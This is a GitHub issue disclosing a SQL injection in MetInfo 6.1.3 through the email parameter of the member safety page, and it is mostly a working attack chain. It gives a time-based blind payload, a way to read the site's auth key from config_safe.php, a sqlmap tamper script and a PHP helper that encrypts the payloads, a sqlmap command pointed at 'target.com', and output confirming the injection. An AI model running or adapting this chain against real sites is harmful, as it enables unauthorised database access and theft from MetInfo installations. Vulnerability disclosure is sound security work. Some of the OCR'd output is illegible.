New issue

Jump to bottom

There is a SQL inject vulnerability(limited by PHP-ts) #1

⊙ Open onlywait opened this issue on Feb 12, 2019 · 0 comments

onlywait commented on Feb 12, 2019


Analysis

Look at `/app/system/include/class/user.class.php` there is a function called `get_user_by_emailid`


```
    public function get_user_by_emailid($email)
    {
        global $_M;
        $query = "SELECT * FROM {$_M['table']['user']} WHERE email='{$email}' AND lang='{$_M['lang']}'";
        $user = DB::get_one($query);
        return $user;
    }
```

we can `$email` to directly into the SQL statement

For convenience of debugging：




```
    public function get_user_by_emailid($email)
    {
        global $_M;
        $query = "SELECT * FROM {$_M['table']['user']} WHERE email='{$email}
            ' AND lang='{$_M['lang']}'";
        $user = DB::get_one($query);
        print "<h1>SQL:{$query}</h1>"
        print "<pre>";
        print_r($user);
        print "</pre>";
        return $user;
    }
```



```
        $_M['form']['p'] = $auth->encode("aaa@aa.com' or username='tete'
            and if(length(user())=14,sleep(5),0);#");
```


After that. visit the url： http://localhost:8081/member/basic.php?a=dosafety_emailadd



SQL:SELECT * FROM met_user WHERE email='123'' AND lang='cn'

as u can see， `123` has been inserted into SQL statement

Then: http://localhost:8081/member/basic.php?a=dosafety_emailadd&p=f7d0QyEq6a5NyeiXr9%2BMf64AnQCUB6T1o8t0e5eJ2eyHrajOLzHX%2FOugywvVXSDmKIuR9pa9E2BmcV%2FcwaeQ5VMVwZaZ3ZPm7UEnPSjpXcLL%2BuhRntMMWop%2B49vcM9sIai4




SQL:SELECT * FROM met_user WHERE email='aaa@aa.com' or username='tete' and if(length(user())=14,sleep(5),0);#' AND lang='cn'

Exploit

key is the only restriction (from `/config/config_safe.php` Called by auth class)

If PHP-ts:


```
view-source:http://localhost:8081/config/config_safe.php
```



view-source:localhost:8081/config/config_safe.php

```
<?php/*R6SSIanqqo3qe1IFyQO1MfNEkT9kt96H*/?>
```

elif PHP-nts:



```
<br />
<b>Notice</b>:  Use of undefined constant php - assumed 'php' in <b>F:\blog\config\config_safe.php</b> on line <b>1</b><br />
```

sqlmap tamper


```
#!/usr/bin/env python
"""
        Metinfo V6.1.3
        Only-wait
"""
from lib.core.enums import PRIORITY
from sys import argv
import urllib2
__priority__ = PRIORITY.LOWEST

api_url = "http://localhost:8081/sqli.php?key=#1&encodestr=#2"
key_name = "/config/config_safe.php"
def dependencies():
        pass

def tamper(payload, **kwargs):
        global api_url
        url = argv[2].replace("/member/basic.php?a=dosafety_emailadd&p=*","")
        send_key(url)
        res = request(api_url.replace("#2",urllib2.quote("a.com' or username='tete'"+payload)))
        if res["code"] == 200:
                return res["text"]

def send_key(url):
        global api_url,key_name
        res = request(url+key_name)
        if(res["code"] == 200):
                if(len(res["text"])>0):
                        api_url = api_url.replace("#1",res["text"].replace("<?php/*","").replace("*/?>",""))
                else:
                        print "[-] URL can not be used. "
                        exit()

def request(url):
        request = urllib2.Request(url)
        request.add_header('Content-Type', 'application/x-www-form-urlencoded')
        response = urllib2.urlopen(request)
        return {"code":response.getcode(),"text":response.read()}
```

Encode script(`sqli.php` in sqlmap tamper):

```
<?php
        //作为api，方便调用，over
class auth {

        public $auth_key;

        public function __construct($key) {
                $this->auth_key = $key;
        }

        public function decode($str, $key = ''){
                return $this->authcode($str, 'DECODE', $this->auth_key.$key);
        }

        public function encode($str, $key = '', $time = 0){
                return $this->authcode($str, 'ENCODE', $this->auth_key.$key, $time);
        }

        public function creatkey($length = '10'){
                $str="A2B3C4zD5yE6xF7wG8vH9uitJsKrLnMmNlPkQjRiShTgUfVeWdXcYbZa";
                $result="";
                for($i=0;$i<$length;$i++){
                        $num[$i]=rand(0,25);
                        $result.=$str[$num[$i]];
                }
                return $result;
        }

        public function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0){
                $ckey_length = 4;
                $key = md5($key);
                $keya = md5(substr($key, 0, 16));
                $keyb = md5(substr($key, 16, 16));
                $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length): substr(md5(microtime()), -$ckey_length)) : '';
                $cryptkey = $keya.md5($keya.$keyc);
                $key_length = strlen($cryptkey);
                $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$keyb), 0, 16).$string;
                $string_length = strlen($string);
                $result = '';
                $box = range(0, 255);
                $rndkey = array();
                for($i = 0; $i <= 255; $i++) {
                        $rndkey[$i] = ord($cryptkey[$i % $key_length]);
                }
                for($j = $i = 0; $i < 256; $i++) {
                        $j = ($j + $box[$i] + $rndkey[$i]) % 256;
                        $tmp = $box[$i];
                        $box[$i] = $box[$j];
                        $box[$j] = $tmp;
                }

                for($a = $j = $i = 0; $i < $string_length; $i++) {
                        $a = ($a + 1) % 256;
                        $j = ($j + $box[$a]) % 256;
                        $tmp = $box[$a];
                        $box[$a] = $box[$j];
                        $box[$j] = $tmp;
                        $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
                }

                if($operation == 'DECODE') {
                        if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16)) {
                           return substr($result, 26);
                        } else {
                           return '';
                        }
                }else{
                        return $keyc.str_replace('=', '', base64_encode($result));
                }
        }

}
        //POC:"aaa@aa.com' or username='tete' and if(length(user())>=10,sleep(5),0);#"
        if(isset($_REQUEST["key"]) && !empty($_REQUEST["key"]))
        {
                $auth = new auth($_REQUEST["key"]);
        }
        else
        {
                exit("[-] Please input key.");
        }
        if(isset($_REQUEST["encodestr"]) && !empty($_REQUEST["encodestr"]))
        {
                // var_dump($auth->encode("aaa@aa.com' or username='tete' and if(length(user())>=10,sleep(5),0);#"));
                // var_dump(urldecode($_REQUEST["encodestr"]));
                exit($auth->encode(urldecode($_REQUEST["encodestr"])));
        }
        else
        {
                exit("[-] Please enter encrypted string.");
        }
?>
```

Then run command

```
sqlmap.py -u "http://target.com/member/basic.php?a=dosafety_emailadd&p=*" --cookie "tete's cookie" --tamper "Metinfo.py" --dbms "mysql" --technique "T"
```



```
C:\Windows\System32\cmd.exe - sqlmap.py -u "http://localhost:8081/member/basic.php?a=dosafety_emailadd&p=*" --cookie "Website...
[illegible]
[illegible] [INFO] testing connection to the target URL
[illegible] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
you provided a HTTP Cookie header value. The target URL provided its own cookies within the HTTP Set-Cookie header which
 intersect with yours. Do you want to merge them in further requests? [Y/n]
[illegible] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[illegible] [INFO] testing for SQL injection on URI parameter '#1*'
[illegible] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[illegible] [WARNING] time-based comparison requires larger statistical model, please wait.......................... [illegible]
[illegible] [INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[Y/n]
[illegible] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of [illegible] HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: http://localhost:8081/member/basic.php?a=dosafety_emailadd&p=' AND SLEEP(5)-- [illegible]
---
[illegible] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[illegible] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.5.38
back-end DBMS: MySQL >= 5.0.12
[illegible] [INFO] fetched data logged to text files under 'C:\Users\[illegible]\.sqlmap\output\localhost'

[*] shutting down at 20:30:14
```

(Please register a member with user name "tete" by yourself or modify the script)

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant